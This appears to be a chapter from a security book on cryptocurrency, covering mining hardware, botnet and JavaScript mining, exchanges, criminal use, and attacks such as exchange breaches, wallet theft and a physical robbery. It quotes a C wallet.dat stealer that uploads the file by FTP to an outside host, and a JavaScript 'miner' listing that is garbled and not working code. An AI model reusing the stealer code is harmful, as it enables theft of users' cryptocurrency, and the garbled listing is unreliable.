The majority of the cryptocurrency mining community are legitimate enthusiasts who are intrigued by a new technology and seeking to participate in an innovative project, while at the same time earning a profit for their efforts.

Many early cryptocurrency miners were in possession of accelerated GPU processing hardware due to other hobbies such as 3D gaming, graphic design, or password hash analysis.

As the word of mining profitability spread, speculative investors began to purchase GPU hardware specifically for the purposes of cryptocurrency mining. For some, this involved significant initial out of pocket expenses with no guarantee of return as the entire cryptocurrency concept is an experiment in economic and cryptographic principles.

Depending on the saving discipline and investment skill of the individual running the mining systems, hardware expenses can either quickly recouped or endlessly chased.

The rapid rise of Bitcoin market prices following the economic crisis in Cyprus created several millionaires of early cryptocurrency enthusiasts. The stories of several individuals who rose to rapid wealth is detailed by the Huffington Post article “Meet the Bitcoin Millionaires.” -

[http://www.huffingtonpost.com/2013/04/11/meet-the-bitcoin-millionaires\\_3060259.html](http://www.huffingtonpost.com/2013/04/11/meet-the-bitcoin-millionaires_3060259.html)

The term “Bitcoin Baron” became slang that is used to describe individuals who were early adopters of cryptocurrency and have significantly profited from involvement with Bitcoin since the projects original inception. The term can be observed as being used within the title of an underground hacking rap song known as “Bitcoin Baron,” by former black hat hacker YT Cracker -

<https://soundcloud.com/ytcracker/ytcracker-bitcoin-baron-v1-ssl/s-tJ9p5>

**Figures 1.13 - 1.14** shows the interior and exterior of a typical professional GPU accelerated computer assembled for the purposes of cryptocurrency mining.

The official Bitcoin Wiki contains an entry that compares the efficiency of various brands of mining hardware.

[https://en.bitcoin.it/wiki/Mining\\_hardware\\_comparison](https://en.bitcoin.it/wiki/Mining_hardware_comparison)

**Fig 1.13 - GPU Mining Computer Interior (3x GPU cards, 1050w power supply)**



**Fig 1.14 - GPU Mining Computer Exterior (3x GPU cards, 1050w power supply)**



## Blackhat Mining

As the market price of cryptocurrencies rise, there has been an increased interest by botnet administrators in the use of their botnets for mining cryptocurrency. Several Bitcoin and Litecoin mining trojans and crimeware kits have been leaked into the public realm, which indicates that this concept has evolved beyond theory and is being put to use.

Some botnet administrators are disinclined to make use of their botnets for cryptocurrency mining as it may cause a noticeable performance degradation in the performance of their infected bot systems.

In an interesting parallel, in the physical world, it has been reported in mainstream media that the profitability of illegal physical gold mining by rebel groups in Columbia has replaced the drug trade as the primary profit driver for rebel activities. This shift reveals a trend that transcends both the physical world and online worlds, whereby organized underground groups break out of traditional revenue generation activities to participate in illegal mining of commodities during times that the commodity is most profitable. - <http://www.mining.com/illegal-gold-mining-profits-for-rebels-in-colombia-five-times-larger-than-cocaine-68592/>

**Figures 1.15 – 1.18** reveal several Bitcoin mining trojans that have been leaked into the public realm.

**Fig 1.15 - Login panel for BitBot botnet**




The image shows a screenshot of a computer screen displaying a login interface for the BitBot botnet. The background is black. At the top center, there is a large, stylized watermark logo consisting of the letters 'B' and 'T' formed by a grid of small squares. Below this, there is a horizontal green bar with the word 'Login' written in white. Underneath this bar, there are two input fields: one for 'Username' and one for 'Password', both enclosed in light gray boxes. At the bottom left of the screen, there is a green rectangular button with the word 'Login' in white. The overall appearance is that of a simple, functional web-based login page.

**McAfee Labs Analysis of BitBot - <http://blogs.mcafee.com/mcafee-labs/delving-deeply-into-a-bitcoin-botnet>**


Fig 1.16 - RSTMiner - Bitcoin mining trojan builder



Fig 1.17 - Chrome Miner - Bitcoin mining trojan builder



**Fig 1.18 - TwMiner Builder - Bitcoin mining botnet that uses Twitter as C&C**



## Greyhat Mining

### Javascript Mining

There has been much discussion surrounding the emergence of Javascript bitcoin mining scripts being placed onto websites in order to use the CPU power of the visitor to generate cryptocurrency for the individual who deployed the script. JavaScript mining is speculated by some to be profitable in the event of compromising a high traffic website, either through a persistent XSS vulnerability or another vector of access.

In reality, JavaScript bitcoin mining is currently only effective as an interesting proof of concept, and not really for making any significant profits. Visitors of websites that have Bitcoin mining scripts in place will often notice the decrease in computational performance and attribute the slowdown to the website in one way or another, causing a decrease in repeat visits.

While not illegal if placed on a website with the consent of the owner, the person deploying the script would be better served utilising more efficient methods.

If acquisition of cryptocoin is the goal, regular affiliate advertisements (PPC/CPA) would be more effective and fiat profits could be traded for cryptocurrency.

**Figure 1.19** contains the source code for a common JavaScript Bitcoin miner.

**Fig 1.19** - Source code for Javascript Bitcoin Miner - <http://cur.lv/1dpnz>

```

var BitcoinPlusMiner=function(j,p){var b=
[debug=null,firefoxJavaVersion=null,myInterval=null,preInstallJRElist=null,returnPage=null,brand=null,locale=null,installType=null,EAInstallEnabled!=!1,EarlyAccessURL=null,getJavaURL:"http://java.s
un.com/webapps/getjava/BrowserRedirect?host=java.com",appleRedirectPage:"http://www.apple.com/support/downloads/",oldMimeType:"application/prnprttime-scriptable-
plugin;DeploymentToolkit",mimeType:"application/java-deployment-toolkit",launchButtonPNG:"http://java.sun.com/products/jfc/tsc/articles/swing2d/webstart.png",
browserName:null,browserName2=null,getJSes:function(){var a=[];if(b.isPluginInstalled()){for(var d=b.getPlugin().jsmes,e=0;d.getLength();++e)a[e]=d.getEntry();}else
if(d==b.getBrowser(),d=="MSE")b.testUsingActiveX("1.7.0");a[0]=1.7.0;b.testUsingActiveX("1.6.0");a[0]=1.6.0;b.testUsingActiveX("1.5.0");a[0]=1.5.0;b.testUsingActiveX("1.4.2")?
a[0]=1.4.2;b.testUsingMIME("MSW")&a[0]=1.1;b;if(d=="Netscape Family")getJPVersionUsingMimeType(b).firefoxJavaVersion=Mozilla[b].a.b.firefoxJavaVersion;
b.testUsingMIMETypes("1.7")&a[0]=1.7.0;b.testUsingMIMETypes("1.6")&a[0]=1.6.0;b.testUsingMIMETypes("1.5")&a[0]=1.5.0;b.testUsingMIMETypes("1.4.2")&a[0]=1.4.2;b.browserName2=="Safari" &&
b.testUsingPluginsArray("1.7.0")&a[0]=1.7.0;b.testUsingPluginsArray("1.6")&a[0]=1.6.0;b.testUsingPluginsArray("1.5")&a[0]=1.5.0;b.testUsingPluginsArray("1.4.2")&&
[a[0]=1.4.2];}if(b.debug){for(e=0;e<a.length;++e)alert("We claim to have detected Java SE "+a[e]);return a;}installJRE:function(a){if(b.isPluginInstalled())if(b.getPlugin().installJRE(a))
{b.refresh();}}if(b.returnPage==null)document.location=b.returnPage;return!0|else return!1;else return b.installLatestJRE(),installLatestJRE:function()
{if(b.isPluginInstalled())if(b.getPlugin().installLatestJRE())b.refresh();if(b.returnPage==null)document.location=b.returnPage;return!0|else return!1;else b.getBrowser();var
a=navigator.platform.toLowerCase();if(b.EAInstallEnabled=="true"&&a.indexOf("win")!=16&&EarlyAccessURL!=null&&
(b.preInstallJRElist=b.getJREs()),b.returnPage==null)b.myInterval=setInterval("deployJava.poll()",3000);return!1;runApplet:function(a,d,e){if(e=="undefined"|e==null)|e="1";var g=e.match(/^\{(\d+):(?:\.\.\.\d+)(?:\.\.\.\d+):(?:\.\.\.\d+)?\}|\d+$/);
if(b.returnPage==null)b.returnPage=document.location;if(g!=null){if(b.getBrowser()!="Safari"||b.browserName2||b.getVersionCheck("et"+*))b.writeAppletTag(a,d);else if(b.installJRE("et"+*))b.re
fresh(),location.href=document.location,b.writeAppletTag(a,d)}else b.debug&alert("Invalid minimumVersion argument to runApplet(): "+e);writeAppletTag:function(a,
b){var e="getJPVersionUsingMimeType:function(){for(var
a=0;a<navigator.mimeTypes.length;+a){var d=navigator.mimeTypes[a].type.match(/application/x-java-applet;jpi-version=(.*$)/);if(d!=null&&
b.firefoxJavaVersion[d],["Opera","b.browserName2"]){break}};launchWebStartApplication:function(){return!1;createWebStartLaunchButtonEx:function(a)
{if(b.returnPage==null)b.returnPage=a;document.write("a href='"+
("javascipt:deployJava.launchWebStartApplication(\""+a+"\")");+" onmouseover='window.status=''; return true;'>"+"
```

# Trading Cryptocurrency

At the time of writing, exchange trading platforms such as BTC-e and Vircurex are essentially the backbones of the cryptocurrency economy. These trading platforms provide a place for miners and speculators a place to participate in arbitrage between various cryptocoins and fiat currencies.

**Figure 1.20** displays an image of BTC-e, a live cryptocurrency trading platform that allows for the exchange of Bitcoin (BTC) into altcoins (LTC/FTC/NMC/NVC/PPC/CNC/TRC) and fiat currencies (USD/EUR/RUR).

**Fig 1.20 - Snapshot of Real Time Cryptocurrency Exchange Market -**  
**<http://www.btc-e.com>**



## Legitimate Economic Activity with Cryptocurrency

Cryptocurrencies have provided a way for businesses to engage in e-commerce on an international level that was previously unprecedented. Services such as PayPal have never had complete international reach for their services, as they were centralized corporations.


## Merchant Processing

Due to the nature of Bitcoin being an open source peer to peer protocol, the potential for e-commerce has expanded into regions where e-commerce was previously difficult, if not impossible, due to the high risks of fraud associated with international credit card processing.

Merchant processing solutions such as BitPay have emerged to provide a solution for merchants who wish to be able to convert their payments into USD and withdraw to a bank account, while maintaining compliance with government regulatory authorities.

Users are able to accept and withdraw Bitcoin anonymously, but must provide appropriate identifiable documentation when converting Bitcoin into fiat currency.

**Fig 1.21 - Bitpay - FINCEN compliant merchant solution for Bitcoin -**  
<http://www.bitpay.com>



The screenshot shows the Bitpay homepage. At the top, there's a navigation bar with the Bitpay logo, a phone number (1-855-4BITPAY), and a 'Merchant Login' button. The main headline reads 'Your website reaches 200 countries. Can your payment network?'. Below this, there's a sub-headline 'Accept Bitcoin.' followed by the text 'Every country, no chargebacks. So you can focus on business. Payouts in local currencies.' To the right, there's a large image of a smiling man in a blue shirt and tie standing next to a globe and several cardboard boxes. At the bottom, a quote says 'Credit Cards weren't designed for the Internet.' and a green button invites users to 'Start Accepting Bitcoin Now'.

## **Gift Cards**

Services such as Gyft provide a way for miners and traders to make use of their Bitcoin by purchasing gift cards for major retail stores, restaurants, hotels, and many other types of merchants. The gift cards are sold as electronic codes and are instantly redeemable on cell phones or through print outs. The Gyft corporation also takes credit cards, however they restrict credit card purchases to mobile devices that have been preauthenticated through the Google or Apple stores.

The only method to purchase cards from the Gyft website is via Bitcoin. This serves as an example of an e-commerce store making use of Bitcoin as a solution to eliminate chargeback risks relating to credit card fraud.

**Fig 1.22 - Gyft accepts Bitcoin for gift cards for IRL and online stores – <http://www.gyft.com>**



## **Underground Economic Activity with Cryptocurrency**

### **Political**

Regional instability and civil unrest around the globe has traditionally manifested into a renewed interest in metals markets, causing a significant rise in metals prices as populations seek to hedge their wealth in gold and silver to withstand any fiat currency collapses. The conversion into hard metals has posed a problem for individuals seeking to flee turbulent areas, as sizeable amounts of physical precious metals requires smuggling in one form or another.

Individuals in countries with rapidly collapsing economies are quickly realizing that cryptocurrency does not have the same logistical limitations of precious metals when crossing a border. The fleeing monied populations from various turbulent regions (Cyprus, Brazil, Iran, Venezuela, Turkey) seem to be hedging in cryptocurrency for the short term until they are able to relocate and convert back into fiat currencies or metals. Bitcoin might be in a current bubble due to this, and might have had a small impact on the recent deflated values of precious metals markets to the point of price correction. Bitcoin emerged as an unexpected alternative for investment diversification and the storage of wealth, and global commodities market prices responded in kind.

It is also important to note that precious metals markets were inflated for a time that is longer than the concept of cryptocurrency has existed.

### **Criminal**

Mainstream media has done a thorough job sensationalizing the use of Bitcoin and the potentials for illegal activity. The illegal activities described by mainstream media often include the mention of drug sales or illegal weapons sales, however these illegal activities are also made possible through fiat cash, and is even more anonymous than the use of cryptocurrencies such as Bitcoin. Furthermore, the availability of gift cards for large retail stores has essentially eliminated the market for illegal weapons trading, as people are now able to make completely legal weapons purchases with Bitcoin through the use of legitimate federally licensed firearms vendors.

Due to the recent shutdown of centralized e-currency Liberty Reserve, many digital crime groups have moved to Perfect Money and Bitcoin as an alternative to store their ill gotten gains. Perfect Money is a centralized e-currency solution similar to Liberty Reserve.

Traditionally, malicious actors have been apprehensive about adopting Bitcoin due to the market volatility making it risky for long term storage of finances. However, Bitcoin as gained some resistant traction out of necessity after it became apparent that governments are able to decapitate centralized e-currency issuers even when the currency issuer exists beyond jurisdictional borders, such as with Liberty Reserve.

The adoption of Bitcoin by malicious actors will end up as both an asset and a liability to the criminal underworld. If used improperly, the anonymity that is assumed by the user can be made nonexistent. The public blockchain ensures that every transaction on the Bitcoin network is visible and documented. As a result, if an individual ever correlates a Bitcoin payment address to identifiable information, that payment and possession of the cryptocoin can be successfully attributed to an individual. Unskilled criminals who do not fully understand the technology will end up being burned by improper use of anonymization features, while more sophisticated criminals will use the properties of anonymity to their advantage, while still bearing the risk of market fluctuations.

## **Common Attacks against Cryptocurrency**

As with any organized criminal, the target will be the location of money. In the case of cryptocurrencies, the locations of value are in the form of mining pool servers, trading platforms, third party wallet services, and end user computers.

Over the short history of cryptocurrency, each value location has experienced multiple forms of attack that resulted in the direct theft of coins.

## **Data Breaches of Mining Pools/Trading Platforms/Third Party Wallet Storage**

Many cryptocurrency web applications are often based on experimental concepts that may have undisclosed vulnerabilities. Furthermore, many also rely on the end user to set a secure password. As with any security control, it is only as strong as its weakest link. Malicious actors have been known to attack web applications that manage cryptocurrency wallets, as well as attack users who have reused breached passwords and/or experienced compromised e-mail accounts and password resets.

Major mining pools and exchanges have implemented PIN solutions, two factor authentication, and CAPTCHAs to prevent such activity. However many smaller mining pools are still experiencing the growing pains associated with the implementation of new technologies, such as APIs, and are victim to pool heists. As e-commerce merchants start accepting Bitcoin, they will also be targets of such attacks and should prepare through proper web application vulnerability analysis and end user education.

### Fig 1.23 – BitcoinTalk.org Forum Discussion of Breached Exchanges

Bitcoin Forum > Bitcoin > Bitcoin Discussion > Important Announcements > **Vircurex.com and Cryptostocks.com compromised.**

Pages: [1]

Author	Topic: Vircurex.com and Cryptostocks.com compromised. (Read 1960 times)
 John (John K.) Global Troll-buster and Global Moderator Hero Member  Online	 <b>Vircurex.com and Cryptostocks.com compromised.</b> May 11, 2013, 02:05:00 AM <a href="http://vircurex.com/">http://vircurex.com/</a>  <b>Quote</b> The systems Vircurex.com and Cryptostocks.com have been taken offline over the weekend. Please do not deposit any further coins to your Vircurex accounts. We must assume that the wallet has been compromised.  <b>Quote from: Kumala on May 10, 2013, 05:45:58 PM</b> Please do not further deposit any coins with to Vircurex or Cryptostocks. At this point in time we need to assume a compromise of the wallet. We will update this post once we have finished our investigation.  <b>PS:</b> As to the coins: All fiat currency accounts are accounted for, the vast majority of the coins are stored in cold wallets and thus are safe.  <b>Quote from: Kumala on May 10, 2013, 08:36:39 PM</b> After investigating the security breach we have to come to the conclusion that the attacker has been able to get root access to the systems. Therefore we need to assume that the wallets might have been copied, thus DO NOT deposit funds. Everyone will be getting a new set of addresses. Next course of action: - we will setup a complete set of servers - setup a fresh set of wallets for the coins - recover the funds from our cold wallets to ensure ongoing service. If all goes well the system should be up and running in less than 24 hours.

Please re-PM me if no response within 24 hours.

 Ignore

### Fig 1.24 - BTC-e warns users to change passwords after Vircurex breach

**News / Urgent! Vircurex was hacked! Change your password ASAP!**

18:19 11.05.13 from admin

Dear users of the btc-e.com exchange

Due to hack of Vircurex you should change the password on your account if you had an account at Vircurex exchange.  
It is strongly recommended to make a change of your current e-mail to the e-mail at gmail.com with two-factor authentication turned on.

You can change your current password at Edit Profile - <https://btc-e.com/profile#edit/pass>

Sincerely support btc-e.com

All news

## Attacks Against the End User

**Client Side Attacks** - Since Bitcoin and other cryptocurrency resides in the wallet.dat file, a goal of malicious actors in a cryptocurrency attack campaign is the exfiltration of that file. This can be achieved through physical access, but is most often attributed to malware.

Both whitehat and blackhat tools exist for the theft of Bitcoin wallets. **Figure 1.25** shows an image of a post exploitation plugin for the Metasploit attack framework that steals wallet.dat files from compromised machines. The tool was developed and released by hacker iLLwiLL of the hacking group iLLmoB. The Bitcoin wallet stealer Metasploit post exploitation module was released shortly after Bitcoin's first surge of popularity in 2011.

**Fig 1.25** - Bitcoin wallet stealer for Metasploit by iLLwiLL -  
[http://www.metasploit.com/modules/post/windows/gather/bitcoin\\_jacker](http://www.metasploit.com/modules/post/windows/gather/bitcoin_jacker)



The screenshot shows the Metasploit Framework interface. At the top, there is a logo for 'metasploit®'. Below it, a navigation bar shows 'Home > Exploit DB'. The main title of the module is 'Windows Gather Bitcoin wallet.dat'. A description below the title states, 'This module downloads any Bitcoin wallet.dat files from the target system'. There is a blue button labeled 'SEARCH OTHER MODULES >'. On the left side, there are sections for 'Rank' (labeled 'Normal'), 'Authors' (labeled 'illwill < illwill [at] illmob.org >'), and 'Development' (with links to 'Source Code' and 'History').

**Figure 1.26** reveals a snippet of source code from Pastebin that makes use of the FTP protocol for Windows bitcoin wallet theft. This emerged in 2011, after Bitcoin's initial surge in popularity.

**Fig 1.26** - Source code of a Bitcoin wallet stealer that uses FTP - <http://curl.lv/1dpeq>

```
// did this so the wallet.dat file wouldn't be overwritten in ftp because of same file name


char* appdata = getenv("APPDATA");           //Gets %Appdata% path
char* truepath = strcat(appdata, "\\Bitcoin\\wallet.dat"); //Bitcoin file to steal

//ftp connection
HINTERNET hInternet;
HINTERNET hFtpSession;
hInternet = InternetOpen(NULL, INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);
hFtpSession = InternetConnect(hInternet, "ftp.host.com", INTERNET_DEFAULT_FTP_PORT, "user@host.com",
"bigdickben", INTERNET_SERVICE_FTP, 0, 0); //ftp host, user, pass

FtpPutFile(hFtpSession, truepath, randomseed, FTP_TRANSFER_TYPE_BINARY, 0);
FtpPutFile(hFtpSession, truepath, randomseed, FTP_TRANSFER_TYPE_BINARY, 0);
```

More recently, additional wallet.dat theft tools for various cryptocurrencies have been leaked and circulated, as indicated in **Figure 1.27**. Most of the tools appear to be written for use with Windows, and target Windows users. The malware continues to be unsophisticated, still relying on the use of the unencrypted FTP protocol for data exfiltration.

**Fig 1.27** - Screenshot of GUI wallet stealing tool



**Physical robbery** - The first documented incident of a physical robbery during and in person exchange took place on the Bitcointalk.org forums. The robbery incident is documented in **Figure 1.28**, and is translated into English from German in **Figure 1.29**. **Figure 1.30** documents cryptocurrency media coverage of the incident.

**Fig 1.28 - Screenshot of victim claim of physical robbery [German] - <https://bitcointalk.org/index.php?topic=229953.msg2441017#msg2441017>**

Re: Community Mining KnCMiner Jupiter+ Saturn 525 GH/s Order ID 26X 3/35 Verfügbar

June 11, 2013, 03:20:22 PM #74

Hallo, habe mir gestern lange überlegt ob ich euch Bescheid gebe was passiert ist.  
Bin zu dem Entschluss gekommen das ich es nun öffentlich poste.  
Ich hatte gestern ein treffen mit einem User von Bitcointalk (<https://bitcointalk.org/index.php?topic=229450.0>) , es ist aus dem Gespräch ist ein Deal zustande gekommen, der mit vorschlag 75€ pro Bitcoin, da der Kurs bei um die 78-80€ war, habe ich mich bereit entschlossen für ein Öffentliches Treffen.  
60 BTC gegen 4.5 Cash.  
Pünktlich angekommen, war eine Ausländische Person an dem Treffpunkt der einen normalen Eindruck machte.  
Er wollte das Geld stehen, was ich nicht zogte.  
Nun kam er auf mich zu und schlug uns, wir zu seinem Auto gehen, und er dann von seinem Laptop mir die BTC sendet und ich ihm das Geld gebe.  
Naiv wie ich bin, bin ich dann mit ihm gegangen.  
Es waren ca.10 Min Fußweg, wo ich dann fragte wo das Auto nun steht, er sagte dann wir sind gleich da.  
Wir sind dann weitergegangen, bis ich einen heftigen Schlag feststellen musste, nein dachte ich mir. Es waren 2 Leute die uns gefolgt sind, was ich nicht wirklich war genommen habe.  
Von da an, habe ich nur Schläge und Tritte bekommen, bis ich mich nicht mehr wehrte.  
Anschließend wurde mir meine Uhr abgenommen, Bargeld, Smartphone.  
Dann haben Sie von mir losgelassen, wo das hatten Sie wollten, wobei ich noch froh über mein Leben war.  
Das ganze wird auch Menschlich sicherlich nicht weiter interessieren sondern die Coins.  
Ich habe mir eine Blockchain Adresse erstellt für die Bitcoins, so das wenn der Verkäufer der 60 Bitcoins zu spät kommt, weil er Adresse nicht findet oder sonst was.  
Das ich die Order direkt über mein Smartphone bezahlen kann, so das die Zahlung vor 16 Uhr eingeht und der Kauf abgeschlossen ist und ich nicht Extra nachhause fahren muss.  
Das Problem bei der ganzen sache ist, das die Blockchain Seite in Satari geöffnet war, zusätzlich die Account Daten in meinen Notizen gespeichert waren.  
Ich möchte Ihnen gar nicht aus, das ich das ganze Beichtete, das die Bitcoins in einer Wallet sind wo ich nicht mehr ran komme.  
Mit Schreis rausgeplatzt in Richtung meines Hauses, die Ereignisse verarbeiteten.  
Zuhause heftig ins Glauben gekommen ob die Bitcoins noch auf unserer Wallet sind.  
Nun bin ich zu einem Internet-Cafe gegangen um zu sehen ob die Bitcoins noch da sind.  
Dann eine Erleichterung sie sind noch da.  
Direkt in meinen Email account eingeloggt, blockchain Email geöffnet und festgestellt, das dort nur der Link zu der Wallet ist, aber nicht das Random generierte 15 Stellige Passwort.  
Nun auf der Blockchain Seite, eine Lösung gesucht um in unserer Wallet zu kommen.  
Da ich zu der Zeit ließ, das dass Passwort nie den Blockchain Server geht, habe ich gedacht nun hast du es wirklich verkackt. Alles durchgeklickt, kein Erfolg gehabt.  
Nun habe ich über 1 Stunde nach möglichen Passwort Möglichkeiten geschaut und überlegt.  
Da das alles nichts brachte, habe ich mir Gedanken gemacht wie ich das ganze Beichte, das die Bitcoins in einer Wallet sind wo ich nicht mehr ran komme.  
Wieder die Blockchain Adresse geöffnet, stellte ich fest das eine Überweisung getätigt wurde, ihr könnt mir Glauben mein Herz hat noch nie so schnell geklopft wie zu den Zeitpunkt.

